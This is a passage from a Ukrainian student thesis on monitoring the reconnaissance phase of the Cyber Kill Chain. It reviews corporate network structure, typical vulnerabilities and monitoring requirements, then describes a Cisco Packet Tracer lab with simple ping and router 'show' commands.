Корпоративні мережі становлять складну та багаторівневу інфраструктуру, яка об'єднує безліч систем, сервісів, пристроїв та користувачів у межах однієї організації. Такі мережі призначені не лише для обміну інформацією та забезпечення бізнес-процесів, але й для збереження великої кількості конфіденційних даних, що робить їх однією з головних цілей для зловмисників. З точки зору інформаційної безпеки, корпоративна мережа відрізняється від звичайних мереж більшою складністю, високим рівнем інтеграції, а також наявністю специфічних уразливостей, які можуть бути використані для компрометації систем. Для повноцінного аналізу особливостей корпоративної мережі як середовища потенційної загрози, розглянемо її структуру, типові вразливості, а також аспекти, пов'язані з контролем доступу і політиками безпеки [15].

Корпоративна мережа є складною багаторівневою інфраструктурою, яка об'єднує різноманітні ресурси компанії: сервери, користувачів, пристрої, програмні сервіси та зовнішні підключення. Така мережа підтримує внутрішні бізнес-процеси, забезпечує централізоване управління, а також дає змогу

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				21
Змн.	Арк.	№ докум.	Підпис	Дата		

організації ефективно взаємодіяти як з внутрішніми, так і з зовнішніми суб'єктами. Її структура зазвичай відображає організаційну будову компанії та може включати такі основні елементи:

1. Локальні мережі (LAN) – об'єднують комп'ютери, сервери, принтери, точки доступу та інші пристрої в межах одного офісу, кампусу або будівлі. Вони забезпечують високошвидкісний обмін даними всередині підрозділу, підтримують централізоване керування пристроями та слугують базовим рівнем всієї мережевої інфраструктури.

2. Регіональні мережі (MAN) – використовуються для об'єднання декількох локальних мереж, розташованих у межах одного міста або регіону. Такі мережі застосовуються в компаніях із розгалуженою структурою, коли необхідно забезпечити швидкий і безпечний обмін інформацією між офісами, філіями, логістичними або виробничими об'єктами.

3. Глобальні мережі (WAN) – поєднують локальні та регіональні мережі компанії, що знаходяться у різних країнах або навіть на різних континентах. Для з'єднання використовуються орендовані канали зв'язку, віртуальні приватні мережі (VPN), MPLS або інші технології. WAN-інфраструктура дозволяє уніфікувати управління даними в рамках міжнародних корпорацій і холдингів.

4. Сервери – це ключові вузли корпоративної мережі, на яких розміщуються бізнес-сервіси: корпоративна пошта, файлові сховища, веб-додатки, CRM/ERP-системи, каталоги користувачів (наприклад, Active Directory), бази даних тощо. Вони можуть розташовуватись як у локальному дата-центрі, так і в хмарному середовищі. Надійність та безпека серверів мають вирішальне значення для всієї мережі.

5. Мережеве обладнання – охоплює всі пристрої, що забезпечують комунікацію між вузлами мережі: маршрутизатори, комутатори, точки доступу Wi-Fi, балансувальники навантаження, а також брандмауери й системи запобігання вторгненням (IPS). Їхня конфігурація, оновлення та сегментація напряду впливають на продуктивність і захищеність усієї мережі.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		22

6. Клієнтські пристрої – це робочі станції співробітників, ноутбуки, планшети, смартфони, а також пристрої IoT (інтелектуальні камери, принтери, датчики тощо), які підключаються до корпоративної мережі. Кожна така точка доступу потенційно є ціллю для атаки, тому її необхідно захищати через політики аутентифікації, контроль доступу та постійний моніторинг [16].

Приклад типової схеми побудови корпоративної мережі наведено на рисунку 1.3.




Рисунок 1.3 – Типова схема корпоративної мережі

Наведена схема дозволяє наочно представити зв'язки між основними сегментами мережі. Саме така візуалізація є основою для аналізу потенційних загроз, планування сегментації мережі, організації точок контролю та розміщення

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		23

засобів виявлення атак. Ретельно продумана архітектура є запорукою не лише ефективності, а й стійкості до зовнішніх і внутрішніх кіберзагроз.

Попри значну увагу, яку приділяють корпоративні структури захисту інформаційної інфраструктури, більшість з них залишаються вразливими до цілого ряду типових атак. Це пов'язано як з об'єктивною складністю мережевих систем, так і з наявністю людського фактора, відсутністю регулярного аудиту, використанням застарілого обладнання чи програмного забезпечення, або неправильним налаштуванням критичних вузлів [17].

Однією з найпоширеніших категорій уразливостей є відкриті або неправильно сконфігуровані сервіси, що доступні ззовні. Часто організації залишають у загальному доступі облікові системи, інтерфейси адміністрування, вебпанелі управління мережею, API без автентифікації або хмарні сервіси без обмежень доступу. Така практика суттєво спрощує роботу злоумисника ще на етапі розвідки, дозволяючи йому виявити точки входу в систему без потреби в складних інструментах.

Не менш значною є категорія вразливостей, пов'язана з людським фактором. Використання слабких або повторно вживаних паролів, небажання оновлювати операційні системи або програмне забезпечення, нехтування базовими принципами цифрової гігієни (наприклад, відкриття підозрілих файлів або посилань) створює широкі можливості для фішингу, соціальної інженерії та експлуатації вже відомих уразливостей. Додаткову загрозу становлять уразливості у внутрішньому сегменті мережі, які зазвичай залишаються поза зоною уваги при побудові периметрового захисту. Йдеться, зокрема, про відсутність сегментації, яка дозволяє злоумиснику вільно переміщатися між різними частинами мережі після початкового проникнення. Наявність однакових облікових даних у всій інфраструктурі, відсутність контролю за lateral movement (горизонтальне поширення) та відсутність систем виявлення аномалій у трафіку або поведінці користувачів лише посилюють загрозу [18].

Крім цього, важливим аспектом є використання застарілих або незахищених протоколів передачі даних. Часто в корпоративному середовищі продовжують

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				24
Змн.	Арк.	№ докум.	Підпис	Дата		

застосовуватись сервіси, які використовують небезпечні протоколи, такі як FTP, Telnet, SMBv1, або передають інформацію у відкритому вигляді без шифрування. Це створює серйозні ризики перехоплення даних або сесій, особливо у випадках доступу через публічні мережі або VPN без двофакторної автентифікації. Ситуація ускладнюється в умовах зростаючої кількості мобільних та віддалених підключень, що особливо актуально в епоху гібридних форм праці. У таких умовах кінцеві пристрої, які не завжди перебувають під контролем ІТ-відділу, можуть стати джерелом проникнення в основну інфраструктуру. Особливо це стосується підключень з особистих пристроїв співробітників (BYOD), які не проходять належну перевірку на відповідність політикам безпеки [19].

Іще одним критичним джерелом уразливості є недостатній рівень журналювання та моніторингу. Це не лише ускладнює виявлення атаки, а й суттєво знижує шанси на своєчасне реагування. Більш того, у разі успішної компрометації часто неможливо точно встановити ланцюг подій, що призвів до інциденту, що створює ризик повторного впровадження зловмисника.

Таким чином, типові вразливості корпоративних мереж охоплюють не лише технічні аспекти, але й організаційні недоліки та слабкості на рівні культури безпеки. Лише поєднання технічного захисту, навчання персоналу, регулярного тестування безпеки та впровадження сучасних моніторингових систем дозволяє суттєво знизити ризики та підвищити стійкість до атак [20].

Захист великої корпоративної інфраструктури вимагає зовсім іншого підходу, ніж забезпечення безпеки у малих або середніх організаціях. Із зростанням масштабу мережі зростає і кількість вхідних точок, обсяг трафіку, кількість користувачів, застосунків, а також рівень взаємозалежності між підсистемами. Це створює нові виклики для забезпечення цілісності, доступності та конфіденційності даних, а також потребує впровадження комплексних, багаторівневих механізмів безпеки.

Однією з ключових особливостей є необхідність масштабованості засобів захисту. Технології, які добре працюють у межах одного офісу або невеликої філії, можуть виявитися неефективними в умовах великої організації з розгалуженою

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		25

географією, великою кількістю підрозділів і значним обсягом оброблюваних даних. Системи безпеки повинні підтримувати централізоване управління, можливість швидкого оновлення політик безпеки на всіх рівнях, а також автоматизовану обробку інцидентів. З цією метою використовуються SIEM-платформи, SOAR-рішення, засоби автоматичного розподілу навантаження на системи захисту, а також хмарні засоби виявлення загроз. Ще одним важливим аспектом є логічна та фізична сегментація мережі. В умовах великої інфраструктури особливо важливо чітко розмежувати доступ до різних зон, ізолювати критичні сервіси (наприклад, контролери домену, системи зберігання конфіденційних даних) від загальнодоступного трафіку. Це дозволяє локалізувати потенційні інциденти та зменшити ризик поширення загроз у разі успішної компрометації одного з сегментів. Ефективна сегментація базується на принципах Zero Trust та мікросегментації, що стають дедалі більш популярними в умовах розподілених середовищ.

У великих організаціях особливу увагу приділяють також управлінню привілеями. Надання надмірних прав користувачам або сервісам призводить до суттєвого збільшення площі атаки. Тому критично важливим є впровадження систем централізованого керування доступом (IAM), багатофакторної автентифікації, а також застосування принципу найменших привілеїв. Це дозволяє мінімізувати можливості зловмисника навіть у разі отримання початкового доступу до системи. Захист великої інфраструктури також включає в себе постійний аудит, моніторинг, тестування на проникнення, моделювання сценаріїв атак (наприклад, за допомогою red team/blue team вправ) та регулярну перевірку відповідності внутрішнім і міжнародним стандартам безпеки. У великих компаніях часто створюються окремі підрозділи з кіберзахисту, які відповідають виключно за безпеку мережевої інфраструктури, хмарних середовищ, кінцевих точок та користувацьких облікових записів [21].

Особливу роль у захисті складної інфраструктури відіграють політики реагування на інциденти. Створення чітко визначених сценаріїв реагування, відповідальних осіб, каналів комунікації та процедур відновлення після атаки

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		26

дозволяє зменшити наслідки навіть наймасштабніших загроз. Загалом, захист великої корпоративної інфраструктури – це не набір ізольованих технічних рішень, а цілісна стратегія, яка охоплює архітектуру, процедури, технології, людей і культуру безпеки. Лише комплексний підхід дозволяє забезпечити стійкість до атак і зберегти довіру до ІТ-середовища в умовах постійно зростаючих загроз. во знизити ризики та підвищити стійкість до складних атак [22].

1.5 Аналіз вимог до системи моніторингу розвідувального етапу

У контексті моделі Cyber Kill Chain особливу увагу необхідно приділяти саме початковій фазі атаки – розвідці, оскільки її своєчасне виявлення дає можливість запобігти розвитку загрози ще до того, як буде нанесено реальну шкоду. Відповідно, одним із ключових напрямів розвитку сучасної кібербезпеки є створення ефективних систем моніторингу та виявлення активності на етапі Reconnaissance. Побудова такої системи потребує ретельного аналізу вимог – як функціональних, так і нефункціональних. З точки зору функціональності, система має бути здатна виявляти активність, яка потенційно свідчить про спроби збору інформації щодо об'єктів мережі. Йдеться про фіксацію нетипових запитів до відкритих ресурсів, аналіз повторюваної взаємодії з публічними інтерфейсами, а також ідентифікацію ознак порт-сканування, banner grabbing, DNS-запитів до неіснуючих піддоменів та подібних індикаторів. Система повинна не лише виявляти такі події, але й формувати звіти, кореляції з іншими інцидентами та надавати аналітичну інформацію, яка допоможе оцінити рівень ризику [23].

У межах великої корпоративної інфраструктури критичним стає забезпечення масштабованості рішень, здатних опрацьовувати великий обсяг трафіку, зберігати та аналізувати логи у реальному часі, а також працювати з багатьма джерелами даних одночасно. Це включає інтеграцію з існуючими SIEM-системами, системами журналювання, проксі-серверами, DNS-рекурсорами, шлюзами електронної пошти та іншими компонентами ІТ-інфраструктури. Крім того, доцільно передбачити можливість обміну даними з зовнішніми джерелами

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		27

threat intelligence, що дозволить підвищити точність виявлення та зменшити кількість хибнопозитивних спрацювань.

Нефункціональні вимоги до подібних систем також мають істотне значення. Серед них – надійність, безперервність роботи, захищеність самої системи моніторингу від компрометації, а також відповідність нормативним вимогам щодо обробки та зберігання логів. Особливої уваги потребує забезпечення конфіденційності зібраних даних, адже аналіз трафіку та логів може містити персональну або службову інформацію, що підпадає під дію законодавства про захист даних. У багатьох випадках також варто враховувати відповідність системи стандартам ISO/IEC 27001, NIST SP 800-61, CIS Controls або іншим галузевим рекомендаціям.

Окремим аспектом є питання зручності користування та прозорості інтерфейсів. Адміністратори безпеки мають мати змогу швидко ідентифікувати проблемні ділянки, переглядати історію подій, налаштовувати правила кореляції та реагування. В ідеалі, система має підтримувати механізми автоматичного реагування або, принаймні, попереднього сповіщення, що дозволить мінімізувати час від виявлення інциденту до його нейтралізації. Таким чином, ефективна система моніторингу розвідувального етапу має враховувати як технічні, так і організаційні чинники. Вона повинна інтегруватись у загальну архітектуру кібербезпеки організації, відповідати стандартам, бути надійною, гнучкою та адаптивною до змін загрозового ландшафту. Її впровадження є одним з ключових елементів проактивного підходу до захисту корпоративної мережі [24].

Висновки до першого розділу

У першому розділі було проведено комплексний теоретичний аналіз предметної галузі, пов'язаної з виявленням та протидією розвідувальній активності на ранніх етапах реалізації кіберзагроз. Розглянуто основні поняття інформаційної безпеки в корпоративних мережах, а також сучасні моделі аналізу атак, зокрема модель Cyber Kill Chain, яка забезпечує структурований підхід до розуміння послідовності дій зловмисника. Особливу увагу приділено детальному опису етапу

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				28
Змн.	Арк.	№ докум.	Підпис	Дата		

Reconnaissance – першого кроку в ланцюжку атаки, що має вирішальне значення для подальшого успіху зловмисника. Встановлено, що саме цей етап є найбільш зручним для виявлення та запобігання загрозам, оскільки не потребує безпосереднього впливу на внутрішні ресурси мережі, проте створює характерну активність, яку можливо моніторити.

Проаналізовано сучасні техніки збору інформації, зокрема OSINT, і визначено найбільш актуальні інструменти, які використовуються як в етичному пентестингу, так і в реальних атаках. Визначено ключові елементи корпоративної мережі, типові вразливості, характерні для великих інфраструктур, та специфіку їхнього захисту, включаючи питання сегментації, управління привілеями та моніторингу.

На завершення розділу проведено аналіз вимог до системи моніторингу розвідувального етапу. Визначено основні функціональні та нефункціональні характеристики, яким має відповідати така система, з урахуванням особливостей масштабної корпоративної інфраструктури. Сформульовані вимоги закладають підґрунтя для розробки практичної частини проекту, що буде представлена в наступних розділах.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		29

РОЗДІЛ 2. ПРАКТИЧНА РЕАЛІЗАЦІЯ МЕТОДІВ РОЗВІДКИ В КОРПОРАТИВНІЙ МЕРЕЖІ

2.1 Налаштування лабораторного середовища

Для реалізації моделювання корпоративної мережі та подальшого дослідження етапу розвідки в рамках моделі Cyber Kill Chain, було створено лабораторне середовище у середовищі Cisco Packet Tracer. Цей програмний інструмент дозволяє візуально та функціонально імітувати мережеву інфраструктуру з використанням маршрутизаторів, комутаторів, хостів та серверів, що забезпечує повноцінну перевірку сценаріїв взаємодії між компонентами мережі.

Для досягнення максимальної наближеності до реальних умов, конфігурація мережі базується на стандартних елементах корпоративної інфраструктури, які використовуються в більшості сучасних організацій.

Такий підхід дозволяє не лише моделювати типові технічні сценарії атаки, а й формувати рекомендації, що можуть бути застосовані в практичних умовах. Зокрема, на основі створеного середовища можливо оцінити ефективність виявлення reconnaissance-активності, вивчити поведінку зломисника та перевірити роботу захисних механізмів у замкнутому, безпечному середовищі.

Корпоративна мережа умовного підприємства складається з двох логічно розділених підмереж, які з'єднані між собою за допомогою одного маршрутизатора. Така структура дозволяє моделювати взаємодію між різними сегментами мережі та досліджувати, як відбувається проникнення атакуючого з однієї підмережі до іншої, імітуючи справжній сценарій мережевого скаутингу та подальших фаз атаки. На першому етапі було розміщено один маршрутизатор, два комутатори та по два комп'ютери в кожній підмережі. Ця конфігурація є типовою для невеликих підприємств і дозволяє створити контрольоване середовище для тестування. На рисунку 2.1 зображено базову схему побудови.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				30
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 2.1 – Схема встановлення маршрутизатора, комутаторів і комп'ютерів

Далі, виконано підключення комп'ютерів до комутаторів за допомогою прямих патч-кордів (straight-through cable). Це дозволяє кожному хосту отримати доступ до локального комутатора, через який здійснюється обмін даними (Рисунок 2.2).




Рисунок 2.2 – Схема під'єднання комп'ютерів до комутатору

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				31
Змн.	Арк.	№ докум.	Підпис	Дата		

Наступним етапом було реалізовано підключення комутаторів до маршрутизатора, що забезпечує маршрутизацію між підмережами. При цьому кожна підмережа отримує своє логічне позначення і окремий порт на маршрутизаторі. Підключення здійснювалося також за допомогою прямих кабелів (Рисунок 2.3).




Рисунок 2.3 – Схема під'єднання комутаторів до роутера

Після фізичної побудови топології, було виконано налаштування IP-адрес для кожного хоста. Це дозволяє кожному пристрою мати унікальну мережеву ідентифікацію та здійснювати взаємодію в рамках заданої адресної схеми. IP-адреси задавались через вкладку Desktop → IP Configuration у вікні кожного ПК (Рисунок 2.4). Налаштування IP-адрес:

Підмережа 1:

- IP-адреси: 192.168.0.1, 192.168.0.
- Маска підмережі: 255.255.255.0
- Шлюз: 192.168.0.254

Підмережа 2:

- IP-адреси: 192.168.1.1, 192.168.1.2
- Маска підмережі: 255.255.255.0
- Шлюз: 192.168.1.254

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		32




Рисунок 2.4 - Пропис IP – адрес та масок

Після цього було здійснено налаштування маршрутизатора, який виконує роль мережевого шлюзу між двома підмережами. У меню конфігурації маршрутизатора (вкладка Config) було вказано IP-адреси для кожного з його інтерфейсів:

- GigabitEthernet0/0/0 → 192.168.0.254
- GigabitEthernet0/0/1 → 192.168.1.254

Крім того, для кожного інтерфейсу встановлено прапорець "Port status: ON", що активує відповідний порт для передачі даних (Рисунок 2.5).




Рисунок 2.5 - Налаштування маршрутизатора

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				33
Змн.	Арк.	№ докум.	Підпис	Дата		

На завершення, правильність налаштувань було перевірено за допомогою симуляції трафіку у Cisco Packet Tracer. Після активації режиму Simulation, здійснено обмін пакетами між хостами в різних підмережах. У разі коректної конфігурації усі пакети досягають цілі, а стрілки, що візуалізують трафік, відображаються зеленим кольором. Це свідчить про наявність повноцінного маршруту та підтверджує функціональність мережі.

Таким чином, створене лабораторне середовище повністю готове до моделювання атак типу reconnaissance та подальшого аналізу в рамках моделі Kill Chain.

2.2 Базове тестування методів збору інформації

Після налаштування мережевого середовища в Cisco Packet Tracer було здійснено базове тестування методів збору інформації, характерних для етапу розвідки (reconnaissance) у моделі Cyber Kill Chain. Цей етап передбачає отримання попередньої інформації про мережу – зокрема, виявлення активних вузлів, доступних IP-адрес, мережевих маршрутів, служб, що працюють у середовищі, та потенційних точок подальшого доступу до інфраструктури. Навіть така на перший погляд проста операція, як виявлення доступних пристроїв у мережі, є важливою передумовою для реалізації складніших фаз атаки, зокрема – експлуатації вразливостей.

Першим кроком стало виявлення активних пристроїв у межах локальної мережі за допомогою протоколу ICMP. Для цього з робочої станції було виконано серію ping-запитів до вузлів, IP-адреси яких належать до заданого діапазону внутрішньої мережі. У Cisco Packet Tracer це здійснюється через CLI-інтерфейс пристрою, що ініціює сканування, з використанням команди ping <IP-адреса>. У разі отримання відповіді від вузла, можна зробити висновок про його активність та наявність зв'язку. Навпаки, відсутність відповіді вказує на недоступність або вимкнення відповідного пристрою.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		34

Таким чином, виконання простого ICMP-сканування дозволяє сформувати базове уявлення про структуру мережі, обсяг використовуваних IP-адрес, наявність шлюзів або серверів, що відповідають на запити, а також попередньо ідентифікувати хости для подальшого аналізу. На рисунку 3.6 зображено процес виконання ICMP-запитів та список хостів, що відповіли на звернення, у межах моделювання в Cisco Packet Tracer.

```
PC> ping 192.168.1.1
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128

PC> ping 192.168.1.2
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128

PC> ping 192.168.1.3
Request timed out.

PC> ping 192.168.1.4
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128

PC> ping 192.168.1.5
Reply from 192.168.1.5: bytes=32 time<1ms TTL=128
```

Рисунок 3.6 – Визначення активних вузлів у мережі за допомогою ICMP-запитів у Cisco Packet Tracer

Наступним етапом базового тестування стало визначення типу операційної системи, яка використовується на цільовому мережевому пристрої. У рамках симуляції в Cisco Packet Tracer це реалізується за допомогою CLI-інтерфейсу маршрутизатора або комутатора, до якого здійснюється доступ через консольний порт. Було виконано серію команд, що дозволяють отримати повну інформацію про поточну конфігурацію пристрою, зокрема тип і версію операційної системи (IOS), параметри пам'яті, а також інформацію про інтерфейси. Для цього використано наступні команди:

```
show version
show running-config
show ip interface brief
```

